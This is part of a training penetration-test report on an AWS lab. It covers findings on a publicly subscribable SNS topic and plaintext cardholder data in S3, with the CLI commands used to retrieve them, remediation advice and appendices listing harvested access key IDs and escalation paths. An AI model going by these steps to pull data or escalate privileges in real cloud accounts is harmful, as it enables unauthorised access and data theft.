| Target | SNS topic ARN: arn:aws:sns:us-east-1:840591971882:public-topic-cgidn4e0drihsk with a policy granting “sns:Subscribe”, “sns:Receive”, and “sns:ListSubscriptionsByTopic” to Principal “*” |
| References | • https://docs.aws.amazon.com/sns/latest/dg/sns-security-best-practices.html<br>• https://docs.aws.amazon.com/securityhub/latest/userguide/sns-controls.html<br>• https://trendmicro.com/cloudoneconformity/knowledge-base/aws/SNS/topics-everyone-subscribe.html |

## Overview

The SNS topic’s resource-based policy allows unauthenticated principals (Principal “*”) to subscribe and receive notifications, creating a path for unauthorized parties to tap into notification streams and potentially exfiltrate sensitive information contained in future messages. Public access to actions such as sns:Subscribe and sns:Receive is a known misconfiguration that violates least-privilege guidance and is explicitly flagged by managed cloud security controls due to its data leakage risk. AWS guidance recommends restricting topic policies to specific principals and use cases, optionally with protocol and condition restrictions, rather than allowing global access.

## Details

```
aws sns get-topic-attributes --topic-arn arn:aws:sns:us-east-1:840591971882:public-topic-
cgidn4e0drihsk --profile sns
{
    "Attributes": {
        "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Effect\":\"Allow\",
\"Principal\":\"*\",\"Action\":[\"sns:Subscribe\",\"sns:Receive\",
\"sns:ListSubscriptionsByTopic\"],\"Resource\":\"arn:aws:sns:us-
east-1:840591971882:public-topic-cgidn4e0drihsk\"}]}",
        "TopicArn": "arn:aws:sns:us-east-1:840591971882:public-topic-cgidn4e0drihsk",
        "SubscriptionsConfirmed": "0",
        "SubscriptionsPending": "0",
        "SubscriptionsDeleted": "0"
    }
}
```

**Figure 42 - Retrieving the SNS topic policy.**

## Impact

Allowing public subscription enables unauthorized entities to receive topic messages going forward, which can expose sensitive operational or customer information depending on message content and downstream processing endpoints. This misconfiguration also increases the risk of abuse (spam or malicious endpoints) and undermines access governance by bypassing identity scoping that should be enforced via specific principals and conditions. While currently no confirmed subscriptions are present, the policy permits any actor to create them, making exploitation trivial and automated discovery feasible.

## Recommendation

- Replace Principal “*” with only the required AWS principals or add a Deny with NotPrincipal to block all but approved identities, then review and prune any unauthorized subscriptions and enable alerts for subscription changes.
- Apply least-privilege resource policies with conditions (for example, restrict sns:Subscribe to specific AWS account IDs, ARNs, or protocols via sns:Protocol=“https”) and continuously monitor topic policies for public access drift.
- Enforce organization-wide guardrails and checks (for example, Security Hub controls and policy-as-code) to prevent public SNS topic access and require narrowly scoped principal/condition statements in infrastructure-as-code pipelines.

## M3: Unencrypted sensitive customer data in internal S3 object (admin-only access)

| | |
|---|---|
| Score | 4.9 (Medium) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N |
| Target | • S3 bucket and prefix: s3://dev.huge-logistics.com/admin<br>• Object: website_transactions_export.csv (customer transaction export containing PAN, credentials, and IPs) |
| References | • https://docs.aws.amazon.com/AmazonS3/latest/userguide/UsingEncryption.html<br>• https://docs.aws.amazon.com/prescriptive-guidance/latest/encryption-best-practices/s3.html |

### Overview

After escalating to an AWS IT Admin role, a CSV export stored in S3 was found to contain plaintext customer data including credit card numbers, usernames, passwords, and IP addresses, indicating that the dataset is not protected by application-level or field-level encryption despite its sensitivity. Although access is limited to administrative principals, storing this information unencrypted materially increases insider risk, amplifies the blast radius of privileged account compromise, and may violate regulatory requirements (e.g., PCI DSS) for protection of account data.

### Details

```
aws s3 cp s3://dev.huge-logistics.com/admin/website_transactions_export.csv ./ --profile
it-admin
download: s3://dev.huge-logistics.com/admin/website_transactions_export.csv to ./
website_transactions_export.csv

cat website_transactions_export.csv
network,credit_card_number,cvv,expiry_date,card_holder_name,validation,username,password,i
p_address
Visa,405<REDACTED>,386,5/2021,Hu<REDACTED>ler,,h<REDACTED>m,<REDACTED>,34.XX.XX.90
<REDACTED>
```

**Figure 43 - Retrieving admin-only CSV export and confirming plaintext storage of sensitive customer data (PAN) within S3.**

## Impact

Plaintext storage of cardholder data and credentials enables large-scale data disclosure if an admin principal, access keys, or logs/backups are compromised, and it facilitates credential reuse or fraud at scale. Even with admin-only access, this design expands compliance scope (e.g., PCI DSS), increases incident response burden, and raises the likelihood of undetected exfiltration by a malicious insider or an attacker with escalated privileges.

## Recommendation

- Quarantine or remove the CSV immediately, restrict access to the admin prefix, rotate affected customer credentials and monitor for misuse, and initiate a PCI impact assessment for exposed PANs.
- Enforce bucket policies requiring SSE-KMS with customer-managed keys, TLS-only access, least-privilege access via IAM/S3 Access Points, and enable automated sensitive-data discovery and alerting (e.g., Macie) across relevant buckets.
- Redesign exports to avoid storing PAN and secrets in plaintext by using tokenization or application-level/field-level encryption, eliminate password storage in exports (store only salted hashes where strictly necessary), and establish data governance with continuous DLP and preventive controls in CI/CD and ingestion pipelines.

# Disclaimer

## HackSmarter - AWS Pentesting

This penetration testing report was prepared solely for educational and demonstration purposes as part of the HackSmarter course “Intro to AWS Pentesting.” All testing occurred within intentionally vulnerable training targets and/or an isolated, non-production AWS account under the author’s control.

- No real-world impact: All experiments, findings, and vulnerabilities described pertain only to lab environments or non-production resources designated for training. No production, third-party, or customer systems were targeted or affected.
- Authorized engagement: Activities were performed strictly within the scope defined by the course material and with authorization for the specific targets. Replicating any techniques in other environments requires prior written permission from the system owner and adherence to applicable laws and policies.
- Cloud provider terms: Testing respected relevant AWS service terms, acceptable use policies, and legal restrictions. Activities that require pre-approval or are disallowed were not performed unless explicit authorization was obtained.
- Confidentiality and liability: This document may contain sensitive technical details and is intended only for authorized recipients connected to the course or lab. The author, HackSmarter, and any affiliated parties are not responsible for misuse, unauthorized disclosure, or any loss or damage arising from the information herein.
- No warranty and no endorsement: Findings and recommendations are provided as-is, without any warranty, express or implied. The security posture of the lab or test account does not represent real-world systems, and this report is not reviewed, approved, or endorsed by AWS or HackSmarter.

By accessing or using this report, you agree to comply with all legal and ethical guidelines for cybersecurity testing and to limit any related activities to explicitly authorized environments only.

# A Appendix

## A.1 Provided Credentials For Testing

| Access Key | User Id | Arn | Description |
|---|---|---|---|
| AKIA4HNZPSYVPBSVD6F2 | AIDA4HNZPSYVHIDSZRA5D | arn:aws:iam::840591971882:user/solus-cgiddcwrdznayb | Low privileged credentials for for Lambda testing. |
| AKIA4HNZPSYVK3LM5GWT | AIDA4HNZPSYVPR45NQVPH | arn:aws:iam::840591971882:user/cgid6ds2z4r9x5_low_priv_user | Low privileged credentials for Beanstalk tests. |
| AKIA4HNZPSYVJBPKKMHY | AIDA4HNZPSYVLEAS7KFXZ | arn:aws:iam::840591971882:user/cg-sns-user-cgidn4e0drihsk | Low privileged credentials for SNS tests. |

## A.2 Compromised Credentials

| Access Key | User Id | Arn | Description |
|---|---|---|---|
| AKIA3SFMDAPOWOWKXEHU | AIDA3SFMDAPOYPM3X2TB7 | arn:aws:iam::794929857501:user/pam-test | Credentials exposed on misconfigured S3 bucket. |
| AKIA3SFMDAPOQRFWFGCD | AIDA3SFMDAPOWKM6ICH4K | arn:aws:iam::794929857501:user/it-admin | Credentials exposed on internal secrets file backup from S3 bucket: dev.huge-logistics.com/migration-files/ folder. |
| AKIA4HNZPSYVFIWF6KRR | AIDA4HNZPSYVCD2JYRHWL | arn:aws:iam::840591971882:user/wrex-cgid7aybp6uq88 | Credentials exposed on Lambda environment variables. |
| ASIA4HNZPSYVNRQ3A4XR | AROA4HNZPSYVELSFJ76E7:i-0ea00c51fb2a56981 | arn:aws:sts::840591971882:assumed-role/cg-ec2-role-cgid7aybp6uq88/i-0ea00c51fb2a56981 | Temporary EC2 instance credentials collected through ssrf. |
| AKIA4HNZPSYVPVKOZVW6 | AIDA4HNZPSYVBDLO2PZ4J | arn:aws:iam::840591971882:user/shepard-cgid7aybp6uq88 | Credentials exposed on internal S3 bucket file: s3://cg-secret-s3-bucket-cgid7aybp6uq88/aws/credentials |
| AKIA4HNZPSYVADGEY36M | AIDA4HNZPSYVM56L2XGEW | arn:aws:iam::840591971882:user/cgid6ds2z4r9x5_secondary_user | Hard-coded credentials found in Beanstalk configuration (application: cgidhh0m0drq4c-app) |
| AKIA4HNZPSYVN5QXFYR7 | AIDA4HNZPSYVLQECFB3NF | arn:aws:iam::840591971882:user/cgidhh0m0drq4c_admin_user | Privilege escalation through access key creation using hardcoded credentials found in Beanstalk. |